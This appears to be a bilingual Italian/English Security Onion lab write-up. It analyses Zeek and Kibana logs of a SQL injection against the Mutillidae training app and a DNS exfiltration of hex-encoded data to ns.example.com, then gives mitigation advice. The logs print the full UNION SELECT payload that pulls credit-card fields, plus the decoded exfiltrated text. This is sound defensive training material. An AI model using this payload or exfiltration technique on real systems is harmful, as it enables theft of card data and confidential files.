Time	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVWs63HqvCqt-h3LH1	CuKeR52aPjR-N7PfQDd	ZzjrZXIBB6Cd-_0SD_iW

JSON representation of the document:

```
{
  "@timestamp": "June 12th 2020, 21:30:09.445",
  "@version": 1,
  "_id": "ZzjrZXIBB6Cd-_0SD_iW",
  "_index": "seconion:logstash-import-2020.06.12",
  "_score": -1,
  "_type": "doc",
  "destination_geo.city_name": "Monterey",
  "destination_geo.country_name": "United States",
  "destination_geo.ip": "209.165.200.235",
  "destination_geo.location": {
    "lon": -121.8406,
    "lat": 36.3699
  },
  "destination_geo.region_code": "US-CA",
  "destination_geo.region_name": "California",
  "destination_geo.timezone": "America/Los_Angeles"
}
```

Applications Places Chromium Web Browser Mon 09:24

capME! - Chromium

Zeek - HTTP - Kibana x capME! x +

← → ↻ Not secure | localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_OSD_iw ☆ ⚙ ⋮

close

[209.165.200.227:56194_209.165.200.235:80-6-1927507116.pcap](#)

Log entry:

```
[{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPJRN7PfQdD","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_dept_h":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP:URI_SQL"],"resp_fuids":["FEVWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}]
```

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7:?:?] (up: 2829 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Set-Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb; expires=Thu, 19 Nov 1981 08:52:00 GMT

capME! - Chromium 1 / 4

Applications Places Chromium Web Browser Mon 09:28

capME! - Chromium

Zeek - HTTP - Kibana x capME! x +

← → ↻ Not secure | localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_OSD_iw ☆ ⚙ ⋮

username 3/10 ^ v x

DST:
DST: 24
DST: Username=4444111122223333

DST:
DST: 17
DST: Password=745

DST:
DST: 22
DST: Signature=2012-03-01
<p>
DST:
DST: 24
DST: Username=7746536337776330

DST:
DST: 17
DST: Password=722

DST:
DST: 22
DST: Signature=2015-04-01
<p>
DST:
DST: 24
DST: Username=8242325748474749

DST:
DST: 17
DST: Password=461

DST:
DST: 22
DST: Signature=2016-03-01
<p>
DST:
DST: 24
DST: Username=7725653200487633

DST:
DST: 17
DST: Password=230

DST:
DST: 22


capME! - Chromium 1 / 4

DST: Username=7725653200487633

DST:
DST: 17
DST: Password=230

DST:
DST: 22
DST: Signature=2017-06-01
<p>
DST:
DST: 24
DST: Username=1234567812345678

DST:
DST: 17
DST: Password=627



Analisi dei Log DNS con Kibana - DNS Log Analysis with Kibana

🌸 Tag: [#dns](#) [#kibana](#) [#dataloss](#)

1. **Impostazione della Dashboard:** Configurare Kibana per esaminare i log DNS.
2. **Anomalie Rilevate:** Identificati sottodomini lunghi associati a `ns.example.com`, possibile segnale di esfiltrazione dati.

Applications Places Chromium Web Browser Mon 09:52

Zeek - DNS - Kibana - Chromium

Zeek - DNS - Kibana x +

Not secure | localhost/app/kibana#/dashboard/ebf5ec90-34bf-11e7-9b32-bb903919ead9?_g=(refreshInterval:(pause:!... ☆

Dashboard / Zeek - DNS Full screen Share Clone Edit Documentation Auto-refresh June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999

> * Options Update

Add a filter +

Navigation

- Home
- Help
- Alert Data**
- Zeek Notices
- ElastAlert
- HIDS
- NIDS
- Zeek Hunting**
- Connections
- DCE/RPC
- DHCP
- DNP3
- DNS
- Files
- FTP
- HTTP
- Intel
- IRC
- Kerberos

DNS - Log Count

22

DNS - Log Count Over Time

Count

2020-06-07 00:00 2020-06-14 00:00 2020-06-21 00:00 2020-06-28 00:00

@timestamp per 12 hours

DNS - Query Class (Pie Chart)


C_INTERNET



DNS - Destination Port (Horizontal Bar Chart)

53

Count

Zeek - DNS - Kibana - Chromium 1 / 4







DNS - Queries

View: Data

Download CSV

Query	Count
17.201.165.209.in-addr.arpa	18
434f4e464944454e5449414c2044f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c61737420736e.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

Rows per page: 20



DNS - Client		DNS - Server	
Client	Count	Server	Count
192.168.0.11	4	209.165.200.235	4

Filtraggio e Conversione dei Log DNS - DNS Log Filtering and Conversion

Utilizzando un comando di conversione (`xxd -r -p`) su un file di log CSV, è stato possibile decodificare il contenuto esadecimale, rivelando un testo confidenziale, segnalando un attacco di esfiltrazione dati tramite DNS.


```
File Edit View Search Terminal Help
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$ █
```

Strategie di Mitigazione - Mitigation Strategies

🌸 Tag: [#mitigazione](#) [#sicurezza rete](#)

1. **Monitoraggio DNS:** Utilizzare firewall DNS e IDS/IPS per individuare richieste DNS anomale.
 2. **Policy DNS Restrittive:** Limitare le risoluzioni DNS a domini affidabili.
 3. **Analisi del Traffico:** Monitorare il traffico con Security Onion e creare alert per traffico sospetto.
 4. **DLP e Rilevamento del Tunneling DNS:** Implementare DLP e strumenti specifici per intercettare il tunneling DNS.
 5. **Limitare i Privilegi e Segmentare la Rete:** Concedere accesso solo al personale autorizzato e separare le risorse critiche.
-

🔑 Chiavi:

[dns, http, kibana, onionaccess, sqlinjection, dataesfiltration, securityonion, capme, dlp, tunnelingdns]

Suggerimenti per Approfondimenti - Suggestions for Further Study

- **Analisi Avanzata su Kibana:** Approfondisci l'uso di Kibana per l'analisi di attacchi su reti complesse.

- **Tecniche di Mascheramento Dati tramite DNS:** Studia le modalità di esfiltrazione avanzate tramite DNS.
 - **Security Onion per Monitoraggio in Tempo Reale:** Esplora configurazioni avanzate di Security Onion per migliorare la prevenzione e il monitoraggio di attacchi SQL e DNS.
-